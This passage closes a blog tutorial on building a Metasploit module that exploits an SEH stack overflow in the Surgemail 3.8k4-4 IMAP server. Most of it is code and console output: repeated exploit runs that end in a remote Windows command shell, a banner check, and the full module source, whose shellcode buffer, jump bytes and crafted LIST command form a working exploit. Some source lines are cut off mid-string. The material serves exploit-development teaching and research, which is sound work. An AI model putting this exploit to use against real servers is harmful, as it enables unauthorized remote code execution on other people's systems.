(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_final_nop_sled.png)
Execution at the huge NOP sled.

Well, wait a second…if everything worked as expected, why didn't we get a remote shell? Bad characters. Dealing with bad characters is, without a doubt, the single most frustrating part of exploit development. Even though we declared everything in the `BadChars` key, I happen to know for a fact that there are a few more we forgot. However, rather than going through the grueling process (http://en.wikibooks.org/wiki/Metasploit/ WritingWindowsExploit#Dealing_with_badchars) of finding every single bad character, I'm fine with just running the exploit a couple times until it succeeds. I'm lazy like that. :P

```
msf exploit(surgemail_overflow) > rexploit

[*] Started bind handler
[*] Authenticating as foobar with password abc123...
[*] Sending payload
[*] Exploit completed, but no session was created.
msf exploit(surgemail_overflow) > rexploit

[*] Started bind handler
[*] Authenticating as foobar with password abc123...
[*] Sending payload
[*] Exploit completed, but no session was created.
msf exploit(surgemail_overflow) > rexploit

[*] Started bind handler
[*] Authenticating as foobar with password abc123...
[*] Sending payload
[*] Exploit completed, but no session was created.
msf exploit(surgemail_overflow) > rexploit

[*] Started bind handler
[*] Authenticating as test with password test...
[*] Sending payload
[*] Command shell session 1 opened (192.168.1.101:59501 -> 192.168.1.155:4444)

(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
```

Success! Finally!

Even though we're technically done, any half-way decent Metasploit module will include a `check` command to verify that the target system is vulnerable. In most cases, this is usually just a simple banner grabber.

```
def check
    connect
    disconnect

    if (banner and banner =~ /(Version 3.8k4-4)/)
        return Exploit::CheckCode::Vulnerable
    end

    return Exploit::CheckCode::Safe
end
```

Simple. All we did was connect, immediately disconnect, and then check the captured banner stored in the `banner` variable. The banner for vulnerable systems will contain the string “Version 3.8k4-4”.

After reloading the module, running the `check` command will look like this:

```
msf exploit(surgemail_overflow) > check

[*] Connecting to IMAP server 192.168.1.32:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

If you ever plan on publicly releasing your module, always make sure you provide a `check` command. After all, what good is it if you can’t even check if the target machine is vulnerable or not?

After all that nonsense, the final code should look like this:

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote
        include Msf::Exploit::Remote::Imap

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buffer
                        'Description'    => %q{
                                This module exploits a stack overflow in the Surg
                                version 3.8k4-4 by sending an overly long LIST co
                                account credentials are required.
                        },
                        'Author'         => [ 'ryujin' ],
                        'License'        => MSF_LICENSE,
                        'Version'        => '$Revision$',
                        'References'     =>
                                [
                                        [ 'BID', '28260' ],
                                        [ 'CVE', '2008-1498' ],
                                        [ 'URL', 'http://www.exploit-db.com/explo
                                ],
                        'Privileged'     => false,
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'thread'
                                },
                        'Payload'        =>
                                {
                                        'Space'       => 10351,
                                        'DisableNops' => true,
                                        'BadChars'    => "\x00\x09\x0a\x0b\x0c\x0
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        [ 'Windows Universal', { 'Ret' => "\x90\x
                                ],
                        'DisclosureDate' => 'March 13 2008',
                        'DefaultTarget'  => 0))
        end

        def check
            connect
            disconnect

            if (banner and banner =~ /(Version 3.8k4-4)/)
                return Exploit::CheckCode::Vulnerable
            end

            return Exploit::CheckCode::Safe
        end
        def exploit
                connected = connect_login

                lead = "\x90" * (10351 - payload.encoded.length)
                near = "\xe9\xdd\xd7\xff\xff"
                nseh = "\xeb\xf9\x90\x90"
                evil = lead + payload.encoded + near + nseh + [target.ret].pack('

                print_status("Sending payload")

                sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
                sock.put(sploit)

                handler
                disconnect
        end
end
```

And there you have it! I hope I've done a decent job of showcasing the Metasploit Framework. It's quite easy to see just how powerful it truly is. Whether you're an attacker, exploit writer, or payload writer, MSF's modular design makes all of these tasks a whole lot easier.

This entry was posted in Exploit Writing, Metasploit and tagged exploit, immunity debugger, metasploit, msf, seh overflow. Bookmark the permalink.
Comments are closed.